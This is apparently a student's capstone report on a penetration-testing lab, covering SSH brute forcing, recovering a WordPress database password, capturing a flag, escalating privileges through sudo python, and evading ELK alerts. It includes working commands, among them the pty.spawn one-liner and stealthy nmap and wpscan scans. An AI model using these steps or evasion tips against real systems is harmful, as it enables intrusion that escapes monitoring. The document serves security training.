Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Zajerria Godfrey


Georgia Institute of Technology

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Network Enumeration	Used to discover open ports	Exploit vulnerabilities in services in applications
HTTP	Data exchange on the web and client server	Attackers can send heavy traffic to deny access
Rpcbind	Portmappers not exposed to the public internet	Consume resources and lead to denial of services
Secure Shell (SSH)	Unauthorized remote users	Can access confidential data and gain access to files

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Network Enumeration	Used to discover open ports	Exploit vulnerabilities in services in applications
HTTP	Data exchange on the web and client server	Attackers can send heavy traffic to deny access
Rpcbind	Portmappers not exposed to the public internet	Consume resources and lead to denial of services
Secure Shell (SSH)	Unauthorized remote users	Can access confidential data and gain access to files

Exploits Used

Exploitation: Weak Password (Brute Force)


Summarize the following:

- How did you exploit the vulnerability?

  As a group, we were able to do password guessing/brute force.

- What did the exploit achieve?

  After we obtained the password, we were able to remote into Target 1 via Michael's credentials. The credential allowed us to path to wp-content.php's directory /var/www/html/wordpress where it stored the MySQL password. That allowed us to get access to the MYSQL management system. We then accessed the wordpress database.



Exploitation: Accessing Open Port 22

Summarize the following:

The following captures how successfully we were able to *to SSH into the target machine and cd into the /var/www/html directory with flag. We used the command grep to locate the flag.*

```
michael@target1: ~
File  Actions  Edit  View  Help
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been
 output.
[!] You can get a free API token with 50 daily requests by registering at ht
tps://wpvulndb.com/users/sign_up

[+] Finished: Mon Nov  8 17:24:27 2021
[+] Requests Done: 26
[+] Cached Requests: 26
[+] Data Sent: 5.95 KB
[+] Data Received: 119.956 KB
[+] Memory used: 122.461 MB
[+] Elapsed time: 00:00:03
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establishe
d.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known host
s.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

```
vendor/examples/scripts/XRegExp.js:    XRegExp.cache = function (pattern, flags) {
vendor/examples/scripts/XRegExp.js:        var key = pattern + "/" + (flags || "");
vendor/examples/scripts/XRegExp.js:        return XRegExp.cache[key] || (XRegExp.cache[key] = XRegExp(pattern, flags));
vendor/examples/scripts/XRegExp.js:    // Accepts a `RegExp` instance; returns a copy with the `/g` flag set. The copy has a fresh
vendor/examples/scripts/XRegExp.js:    // syntax and flag changes. Should be run after XRegExp and any plugins are loaded
vendor/examples/scripts/XRegExp.js:    // third (`flags`) parameter
vendor/examples/scripts/XRegExp.js:    // capture. Also allows adding new flags in the process of copying the regex
vendor/examples/scripts/XRegExp.js:    // Augment XRegExp's regular expression syntax and flags. Note that when adding tokens, the
vendor/examples/scripts/XRegExp.js:    // Mode modifier at the start of the pattern only, with any combination of flags imsx: (?imsx)
vendor/composer.lock:    "stability-flags": [],
service.html:                <!— flag1{b9bbcb33e11b80be759c4e844862482d} —>
michael@target1:/var/www/html$
```

Exploitation: Privilege Escalation


Summarize the following:

- How did you exploit the vulnerability?

  sudo python -c 'import pty;pty.spawn("/bin/bash");'

- What did the exploit achieve?

  With this exploit we were able to gaining illicit access of elevated rights, or privileges, beyond what is intended or entitled for a user.



Avoiding Detection

Stealth Exploitation of Network Enumeration


Monitoring Overview

- Which alerts detect this exploit?
  - WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
  - Packets requests from same source to all destination ports.
- Which thresholds do they fire at?
  - The request bytes must exceed 3500 per minute.

Mitigating Detection

- Determine which ports to use by only targeting those ports
- Are there alternative exploits that may perform better?
  - Here are the top 5 open source tools for external network scanning

https://www.breachlock.com/top-5-open-source-tools-for-network-vulnerability-scanning/




Stealth Exploitation of wpscan


Monitoring Overview

- Which alerts detect this exploit?
  - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - When we ran a wpscan, http requests are sent to the wordpress site trying to enumerate users and vulnerabilities
- Which thresholds do they fire at?
  - When we get excessive http error codes (4XX and 5XX errors) we will be alerted.

Mitigating Detection

- You can use stealth mode in wpscan. The command to use stealth mode and also enumerate users is wpscan --stealthy --url http://192.168.1.110/wordpress --enumerate u





Stealth Exploitation of nmap and wpscan

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - High CPU usage is a sign a system's resources are being exhausted. This can be caused by many things including malware or a DoS attack. In our case it was caused by an nmap scan.
- Which thresholds do they fire at?
  - When CPU usage is over 0.5

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - You can use stealth mode in nmap. The command is: nmap -sS 192.168.1.0/24
- Are there alternative exploits that may perform better?
  - Here are the top 5 open source tools for external network scanning
  - https://www.breachlock.com/top-5-open-source-tools-for-network-vulnerability-scanning/